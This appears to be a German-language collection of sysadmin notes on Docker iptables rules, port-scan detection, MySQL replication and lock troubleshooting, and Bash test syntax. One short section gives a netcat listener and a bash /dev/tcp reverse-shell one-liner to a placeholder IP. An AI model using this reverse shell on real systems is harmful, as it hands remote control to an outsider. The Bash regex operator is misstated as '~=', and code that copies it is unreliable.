□□ Traffic zu Containern wird oft **vor den normalen INPUT-Regeln verarbeitet**.

Deshalb greifen die Block-Regeln nicht wie erwartet.

Die Lösung: `DOCKER-USER` Chain nutzen

Docker hat extra eine Chain vorgesehen, damit man genau sowas machen kannst:

```
sudo iptables -I DOCKER-USER -s 192.168.1.100 -j DROP
```

□□ Wichtig:

- `-I` (insert) statt `-A`, damit die Regel **ganz oben** landet
- Diese Chain wird **immer vor Docker-Regeln ausgewertet**

---

iptables Regeln dauerhaft speichern

iptables-Regeln sind standardmäßig **temporär** und gehen nach einem Neustart des Servers verloren.

- **Unter Debian / Ubuntu:** Installiere das Paket `iptables-persistent` :

  ```
  sudo apt-get install iptables-persistent
  ```

  Nach dem Ändern von Regeln speicherst du sie mit:

  ```
  sudo netfilter-persistent save
  ```

- **Unter CentOS / RHEL / Rocky Linux:**

  ```
  sudo service iptables save
  ```

Regeln gegen PortScans

Diese vier `iptables`-Befehle dienen der Absicherung des Servers gegen unübliche Netzwerkpakete. Sie werden häufig eingesetzt, um **Port-Scans** (Sondierungen durch Angreifer) zu erkennen, zu protokollieren (loggen) und zu blockieren.

1. Null-Scan-Erkennung und Ratenbegrenzung

```
iptables -A INPUT -p tcp --tcp-flags ALL NONE -m limit --limit 1/h -j ACCEPT
```

- **`-A INPUT`**: Hängt die Regel an die `INPUT`-Kette an (gilt für alle eingehenden Pakete).
- **`-p tcp`**: Filtert nur den TCP-Netzwerkverkehr.
- **`--tcp-flags ALL NONE`**: Überprüfe alle TCP-Flags (SYN, ACK, FIN, RST, URG, PSH), aber keines davon darf gesetzt sein (`NONE`). Ein TCP-Paket ohne jegliche Flags ist laut Netzwerkstandard (RFC) ungültig. Angreifer nutzen dies für einen sogenannten **„Null-Scan“**, um offene Ports zu finden.
- **`-m limit --limit 1/h`**: Nutzt das Limit-Modul. Diese Regel greift nur maximal **1-mal pro Stunde** (`1/h`).
- **`-j ACCEPT`**: Lässt das Paket durch (erlaubt es).
- **Sinn dieser Regel:** Sie erlaubt maximal ein einziges solches "Null-Scan"-Paket pro Stunde (z. B. für legitime Messungen oder Toleranz bei Übertragungsfehlern). Alle weiteren Null-Scan-Pakete, die innerhalb dieser Stunde eintreffen, ignorieren diese Regel und fallen in der Firewall-Liste weiter nach unten, wo sie in der Regel durch eine allgemeine BLOCK-Regel blockiert werden.

---

2. Xmas-Scan-Erkennung und Ratenbegrenzung

```
iptables -A INPUT -p tcp --tcp-flags ALL ALL -m limit --limit 1/h -j ACCEPT
```

- **`--tcp-flags ALL ALL`**: Überprüfe alle TCP-Flags, und **alle** müssen gleichzeitig gesetzt sein (`ALL`). Ein Paket, bei dem alle Flags aktiv sind, ist im normalen Netzwerkverkehr unmöglich. Man nennt dies einen **„Xmas-Scan“** (Weihnachtsbaum-Scan), weil das Paket quasi „wie ein Weihnachtsbaum leuchtet“. Auch dies wird von Angreifern zur Erkennung des Betriebssystems oder offener Ports genutzt.

- **`-m limit --limit 1/h -j ACCEPT`**: Wie beim ersten Befehl wird auch hier maximal 1 solches Paket pro Stunde akzeptiert, um Fehlalarme oder minimale Tests zuzulassen. Der Rest wird durch nachfolgende Regeln blockiert.

---

3. Ungültige Verbindungsaufbaue protokollieren (Loggen)

```
iptables -A INPUT -p tcp ! --syn -m state --state NEW -j LOG --log-prefix "Stealth Scan"
```

- **`! --syn`**: Das Ausrufezeichen steht für eine Verneinung (NOT). Es bedeutet: Das TCP-Paket hat das `SYN`-Flag **nicht** gesetzt.
- **`-m state --state NEW`**: Das Paket versucht laut Verbindungsverfolgung (Connection Tracking) eine **neue** (`NEW`) Verbindung aufzubauen.
- **Sinn dieser Kombination:** Ein regulärer, legaler TCP-Verbindungsaufbau (Three-Way-Handshake) **muss** zwingend mit einem `SYN`-Paket beginnen. Wenn ein Paket eine neue Verbindung anfordert (`NEW`), aber kein `SYN`-Flag trägt (`! --syn`), ist das technisch unmöglich und deutet stark auf einen Port-Scan (z. B. FIN- oder ACK-Scan) oder einen Angriffsversuch hin.
- **`-j LOG --log-prefix "Stealth Scan"`**: Dieses Paket wird nicht blockiert, sondern im System-Log (meist `/var/log/messages` oder `dmesg`) mit dem Präfix „Stealth Scan“ protokolliert, damit der Administrator den Angriffsversuch nachvollziehen kann.

---

4. Ungültige Verbindungsaufbaue blockieren (Droppen)

```
iptables -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
```

- **Match-Kriterien (identisch zu Befehl 3):** Es sucht wieder nach TCP-Paketen, die eine neue Verbindung aufbauen wollen, ohne das `SYN`-Flag zu besitzen.
- **`-j DROP`**: Dieses Paket wird sofort und kommentarlos verworfen (gelöscht).
- **Zusammenspiel mit Befehl 3:** Diese beiden Befehle (3 und 4) werden in genau dieser Reihenfolge hintereinander in die Firewall eingepflegt. Dadurch wird das verdächtige Paket zuerst registriert und im Logbuch vermerkt (Befehl 3) und direkt im nächsten Schritt blockiert (Befehl 4).

Hier nochmal zusammengefaßt

```
iptables -A INPUT -p tcp --tcp-flags ALL NONE -m limit --limit 1/h -j ACCEPT
iptables -A INPUT -p tcp --tcp-flags ALL ALL -m limit --limit 1/h -j ACCEPT
iptables -A INPUT -p tcp ! --syn -m state --state NEW -j LOG --log-prefix "Stealth Scan: "
iptables -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
```

MySQL

MySQL

DB-Replikation

Einrichtung

Master

1. MySQL Konfigurationsdatei anpassen:

```
[mysqld]
server-id = <eindeutige ID zB 10>
log-bin = mysql-bin
binlog-format = ROW
```

2. Neustarten des MySQL-Dienstes auf dem Master-Server
3. Benutzer für die Replikation erstellen und Berechtigungen erteilen:

```
CREATE USER 'replica_user'@'%' IDENTIFIED BY 'secure_password';
GRANT REPLICATION SLAVE ON *.* TO 'replica_user'@'%';
FLUSH PRIVILEGES;
```

4. Erstellen eines Snapshot-Backups:
   Dies ist notwendig, um sicherzustellen, dass der Slave-Server mit den aktuellen Daten startet.

```
FLUSH TABLES WITH READ LOCK;
SHOW MASTER STATUS;
-- Notieren Sie sich den Wert von 'File' und 'Position'
-- für die spätere Verwendung auf dem Slave-Server.
```

> ==> Backup erstellen (mysqldump) und auf dem Slave-Server ablegen.

5. Tabellen wieder entsperren:

```
UNLOCK TABLES;
```

Slave

1. MySQL Konfigurationsdatei anpassen:

```
[mysqld]
server-id = <eindeutige ID zB 11>
relay-log = mysql-relay-bin
```

2. Neustarten des MySQL-Dienstes auf dem Slave-Server
3. Datenbank-Dump auf dem Slave-Server importieren
4. Slave-Server konfigurieren, um mit dem Master zu synchronisieren:

```
CHANGE MASTER TO
    MASTER_HOST='master_host_ip',
    MASTER_USER='replica_user',
    MASTER_PASSWORD='secure_password',
    MASTER_LOG_FILE='mysql-bin.000001', -- Wert von SHOW MASTER STATUS
    MASTER_LOG_POS=1234; -- Wert von SHOW MASTER STATUS
```

5. Replikation starten:

```
START SLAVE;
```

6. Status der Replikation überprüfen:

```
SHOW SLAVE STATUS\G;
```

MySQL

Prozesse mit bestimmtem 'state' killen

Bash-Einzeiler (auf der Linux-Konsole)

Wenn du SSH-Zugriff auf den Server oder den MySQL-Client hast, kannst du die Prozess-IDs mit `awk` auslesen und direkt zurück an MySQL zum Beenden pipe-en:

```
mysql -e "SELECT id FROM information_schema.processlist WHERE state = 'Waiting for table flush';" \
  | awk '{if(NR>1) print "KILL "$1";"}' \
  | mysql
```

```
mysql -e "SELECT id FROM information_schema.processlist WHERE state = 'User Sleep';" \
  | awk '{if(NR>1) print "KILL "$1";"}' \
  | mysql
```

`pt-kill` (Der professionelle Weg für Produktion)

In Produktionsumgebungen ist **`pt-kill`** (aus dem Percona Toolkit) der sicherste Standard. Es beendet gezielt nur Prozesse, die Kriterien wie den Status erfüllen:

```
pt-kill --match-state "Waiting for table flush" --kill --victim-order oldest --interval 5
```

- **`--kill`**: Beendet die Verbindungen.
- **`--print`** (optional statt `--kill`): Zeigt zuerst nur an, was gelöscht werden würde, ohne es auszuführen.

MySQL

Waiting for table flush

Der Status `Waiting for table flush` entsteht meistens durch ein klassisches **Henne-Ei-Problem** im MySQL-Query-Locking: Ein Prozess fordert das Schließen/Leeren der Tabellencaches an (z. B. ein Backup, `FLUSH TABLES`, `ALTER TABLE` oder `ANALYZE TABLE`), wird aber selbst von einer lang laufenden `SELECT`-Query blockiert. Alle *darauffolgenden* Abfragen auf diese Tabelle müssen dann im Status `Waiting for table flush` warten.

Hier ist die Schritt-für-Schritt-Anleitung zur Ursachenforschung und Prävention:

1. Die genaue Ursache ermitteln

Um den "Übeltäter" (den Blocker) zu finden, musst du die Kette der abhängigen Abfragen analysieren.

Schritt A: Langläufer identifizieren (`SHOW FULL PROCESSLIST`)

Führe folgenden Befehl aus:

SQL

```
SELECT ID, USER, HOST, DB, COMMAND, TIME, STATE, INFO
FROM information_schema.PROCESSLIST
WHERE COMMAND != 'Sleep'
ORDER BY TIME DESC;
```

Wonach du suchen musst:

1. **Der Flush-Auslöser:** Suche nach Abfragen mit `FLUSH TABLES`, `ALTER TABLE`, `RENAME TABLE`, `OPTIMIZE TABLE` oder `ANALYZE TABLE`. Diese haben oft eine moderate `TIME`.
2. **Der eigentliche Blocker:** Suche nach **sehr alten** `SELECT`-Abfragen (hohe `TIME`), die **vor** dem Flush gestartet wurden. Das sind häufig schlechte Queries ohne passenden Index oder ungeschlossene Transaktionen.

Schritt B: Exakte Sperren über das Performance Schema auslesen

Falls MySQL 5.7/8.0+ im Einsatz ist, zeigt dir das `performance_schema` genau, welcher Prozess auf welche Metadata Lock (MDL) wartet:

SQL

```
SELECT
    waiting_p.ID AS waiting_thread_id,
    waiting_p.INFO AS waiting_query,
    blocking_p.ID AS blocking_thread_id,
    blocking_p.INFO AS blocking_query
FROM performance_schema.metadata_locks waiting_ml
JOIN information_schema.PROCESSLIST waiting_p
    ON waiting_ml.OWNER_THREAD_ID = waiting_p.ID
JOIN performance_schema.metadata_locks blocking_ml
    ON waiting_ml.OBJECT_SCHEMA = blocking_ml.OBJECT_SCHEMA
    AND waiting_ml.OBJECT_NAME = blocking_ml.OBJECT_NAME
JOIN information_schema.PROCESSLIST blocking_p
    ON blocking_ml.OWNER_THREAD_ID = blocking_p.ID
WHERE waiting_p.STATE = 'Waiting for table flush'
  AND blocking_p.ID != waiting_p.ID;
```

2. Typische Ursachen & wie man sie behebt

Ursache 1: Automatische Backups (`mysqldump` / `mariadb-dump`)

Klassischer Auslöser: Ein Backup-Job führt `FLUSH TABLES WITH READ LOCK` aus. Wenn parallel eine lange `SELECT`-Abfrage läuft, blockiert das Backup alle schreibenden und lesenden Zugriffe.

- **Lösung (InnoDB):** Verwende bei `mysqldump` immer das Flag `--single-transaction`. Dadurch wird die Tabelle nicht mehr global gesperrt:
  Bash

  ```
  mysqldump --single-transaction --quick -u root -p meinedatenbank > backup.sql
  ```

Ursache 2: Langsame `SELECT`-Queries ohne Index

Ein automatischer Wartungsjob (z. B. `ANALYZE TABLE`) oder DDL-Befehl möchte ein Table-Flush ausführen. Ein schlechter `SELECT`, der 5 Minuten für einen Full-Table-Scan braucht, blockiert den Flush.

- **Lösung:**
  - Analysiere langsame Abfragen mit `EXPLAIN` und setze fehlende Indizes.
  - Begrenze die maximale Laufzeit von Leseabfragen über Timeouts (z. B. in MySQL 8.0+):
    SQL
    ```
    SET GLOBAL max_execution_time = 30000; -- bricht SELECTs nach 30 Sekunden ab
    ```

Ursache 3: Nicht committete Transaktionen

Ein Entwickler oder eine Anwendung hat `BEGIN` ausgeführt, ein `SELECT` gemacht und vergessen, `COMMIT` oder `ROLLBACK` aufzurufen. Der Thread schläft (`Sleep`), hält aber die Metadata-Lock.

- **Lösung:** Aktive Transaktionen identifizieren:
  SQL
  ```
  SELECT * FROM information_schema.innodb_trx;
  ```
  Findest du dort alte Transaktionen (`trx_started`), kannst du diese gezielt mit `KILL [trx_mysql_thread_id]` beenden.

Ursache 4: Zu kleine Table Caches

Wenn MySQL ständig Tabellen schließen muss, weil der Cache voll ist, steigt die Wahrscheinlichkeit für Flush-Konflikte.

- **Lösung:** Überprüfe in der `my.cnf` / `my.ini` folgende Variablen und erhöhe sie gegebenenfalls:
  Ini, TOML
  ```
  table_open_cache = 4096
  table_definition_cache = 4096
  ```

Zusammenfassung zur Prävention

Problem	Schnelle Abhilfe	Langfristige Prävention
Backups	`--single-transaction` nutzen	Keine `FLUSH TABLES WITH READ LOCK` auf InnoDB nutzen

Problem	Schnelle Abhilfe	Langfristige Prävention
Langläufer	Prozess mit `KILL <ID>` beenden	Indizes optimieren & Query-Timeouts setzen
Offene Transaktionen	Idle-Connections kappen	`interactive_timeout` & `wait_timeout` reduzieren

shell

shell

Reverse Shell

How to open a reverse shell

On receiving end, open port with i.e. netcat (nc).

```
nc -lvp 4444
```

On sending server, open connection to receiver with

```
bash -i >& /dev/tcp/<receiver IP-Address>/4444 0>&1
```

shell

Bash [ ] vs. [[ ]] und = vs. -eq

In der Bash-Shell stolpert man schnell über `[ ]` und `[[ ]]`. Auf den ersten Blick tun beide genau dasselbe: Sie prüfen Bedingungen (z. B. ob eine Datei existiert oder ob zwei Strings gleich sind).

`[ ]` vs. `[[ ]]`

Der Hauptunterschied ist: `[` **ist ein altes, externes Kommando (bzw. Shell-Builtin), während** `[[ ]]` **ein modernes, internes Shell-Schlüsselwort ist.**

Gründe, warum man in modernen Bash-Skripten fast immer `[[ ]]` bevorzugen sollte.

1. Das einfache `[` (POSIX / Bourne Shell)

Das einfache `[` ist eigentlich ein Synonym für das Kommando `test`. Weil es ein echtes Kommando ist, gelten für es die ganz normalen, strengen Parsing-Regeln der Shell. Das führt oft zu Fehlern.

- **Pflicht zur Quotierung:** Variablen *müssen* in Anführungszeichen gesetzt werden, falls sie leer sind oder Leerzeichen enthalten.
- **Logische Operatoren:** Verknüpfungen wie AND und OR werden mit den alten Flags `-a` und `-o` umgesetzt.

Beispiel:

```
if [ "$name" = "John Doe" ]; then
    echo "Hallo John"
fi
```

> Wenn man hier die Anführungszeichen um `$name` vergisst und die Variable leer ist, stürzt das Skript mit einem Syntaxfehler ab (**`\[: =: unary operator expected`**).

2. Das doppelte `[[ ]]` (Bash-Erweiterung)

`[[ ]]` wurde eingeführt, um das Leben von Entwicklern leichter und Skripte sicherer zu machen. Da es ein eingebautes Schlüsselwort der Bash ist, "sieht" die Shell, was darin passiert, bevor die Variablen aufgelöst werden.

- **Keine Abstürze bei leeren Variablen:** Du musst Variablen nicht zwingend in Anführungszeichen setzen. Wenn `$name` leer ist, funktioniert es trotzdem.
- **Moderne Logik:** Du kannst die ganz normalen Operatoren `&&` (AND) und `||` (OR) verwenden.
- **Pattern Matching & Regex:** Es unterstützt mächtige Vergleiche mit Wildcards (`*`) und regulären Ausdrücken (`~=`).

Beispiel:

```
if [[ $name == "John Doe" ]]; then
    echo "Hallo John"
fi
```

Die wichtigsten Unterschiede im Direktvergleich

Feature	**Einfaches \[(test)**	**Doppeltes \[\[\]\]**
Typ	Befehl / Builtin	Shell-Schlüsselwort
Portabilität	**Sehr hoch** (Funktioniert in jeder POSIX-Shell, z.B. `sh`, `dash`)	**Eingeschränkt** (Funktioniert in `bash`, `zsh`, `ksh`, aber *nicht* in `sh`)
Leere Variablen	Erfordern `"..."`, sonst Syntaxfehler	Funktionieren sicher ohne `"..."`
Und / Oder	`-a` (AND) und `-o` (OR)	`&&` (AND) und `
Wildcards (Globbing)	Nein	Ja (z. B. `[[ $file == *.txt ]]`)
Regex-Vergleich	Nein	Ja (mit dem `~=` Operator)

Beispiele für die Vorteile von `[[ ]]`

1. Sicherer Umgang leeren Variablen

```
file=""
[ -f $file ]   # FEHLER: bash: [: -f: unary operator expected
[[ -f $file ]] # SICHER: Ergibt einfach "false", kein Absturz.
```

2. Intuitive Logik

```
# Beim einfachen [ musst du -a nutzen, oder zwei [ ] verketten:
[ "$A" = "x" ] && [ "$B" = "y" ]

# Bei [[ ]] kannst du es elegant hineinschreiben:
[[ $A == "x" && $B == "y" ]]
```

3. Mustererkennung (Pattern Matching)

Möchtest du prüfen, ob eine Variable mit einem bestimmten Buchstaben endet? Das geht nur mit `[[ ]]`

```
version="version_2.0"

if [[ $version == *_2.0 ]]; then
    echo "Es ist Version 2!"
fi
```

Fazit

- Schreibst du ein reines **Bash-Skript** (Standard auf den meisten Linux-Systemen, erkennbar am `#!/bin/bash` in der ersten Zeile)? **Nutze immer `[[ ]]`.** Es ist sicherer, moderner und kann mehr.
- Schreibst du ein hochgradig portables Skript, das auch auf eingebetteten Systemen oder alten UNIX-Servern unter der Standard-Shell (`#!/bin/sh`) laufen muss? **Nutze `[`**, aber denke penibel an die Anführungszeichen um deine Variablen.

`=` vs. `-eq`

- `=` **(oder `==`):** Wird ausschließlich für **Text (Strings)** verwendet. Es vergleicht die Zeichen alphabetisch/lexikografisch.
- `-eq`**:** Steht für *equal* und wird ausschließlich für **Ganzzahlen (Integers)** verwendet. Es vergleicht den mathematischen Wert.

> Operatoren mit einem Bindestrich (`-eq`, `-ne`, `-lt`, `-gt`) erwarten immer **Zahlen**.
> Operatoren aus Symbolen (`=`, `==`, `!=`) erwarten immer **Text**.

Beispiel:

```
A="05"
B="5"
```

```
# 1. Textvergleich mit ==
if [[ $A == $B ]]; then
    echo "Text ist gleich"
else
    echo "Text ist UNGLEICH"
fi

# 2. Zahlenvergleich mit -eq
if [[ $A -eq $B ]]; then
    echo "Zahlenwert ist GLEICH"
else
    echo "Zahlenwert ist ungleich"
fi
```

- Der **Textvergleich (`==`) sagt: UNGLEICH!** Warum? Weil die Zeichenkette `"05"` nicht exakt dieselbe ist wie die Zeichenkette `"5"` (die `"0"` am Anfang macht den Unterschied).
- Der **Zahlenvergleich (`-eq`) sagt: GLEICH!** Warum? Weil die Bash beide Werte in Zahlen umwandelt, und mathematisch ist 05 exakt dasselbe wie 5.

Für Text (Strings)

- `=` oder `==` : Ist gleich? (z. B. `[[ $antwort == "ja" ]]`)
- `!=` : Ist ungleich? (z. B. `[[ $user != "root" ]]`)

Für Zahlen (Integers)

- `-eq` : *equal* (gleich) => `5 -eq 5`
- `-ne` : *not equal* (nicht gleich) => `5 -ne 3`
- `-lt` : *less than* (kleiner als) => `3 -lt 5`
- `-le` : *less or equal* (kleiner oder gleich) => `3 -le 5`
- `-gt` : *greater than* (größer als) => `5 -gt 3`
- `-ge` : *greater or equal* (größer oder gleich) => `5 -ge 5`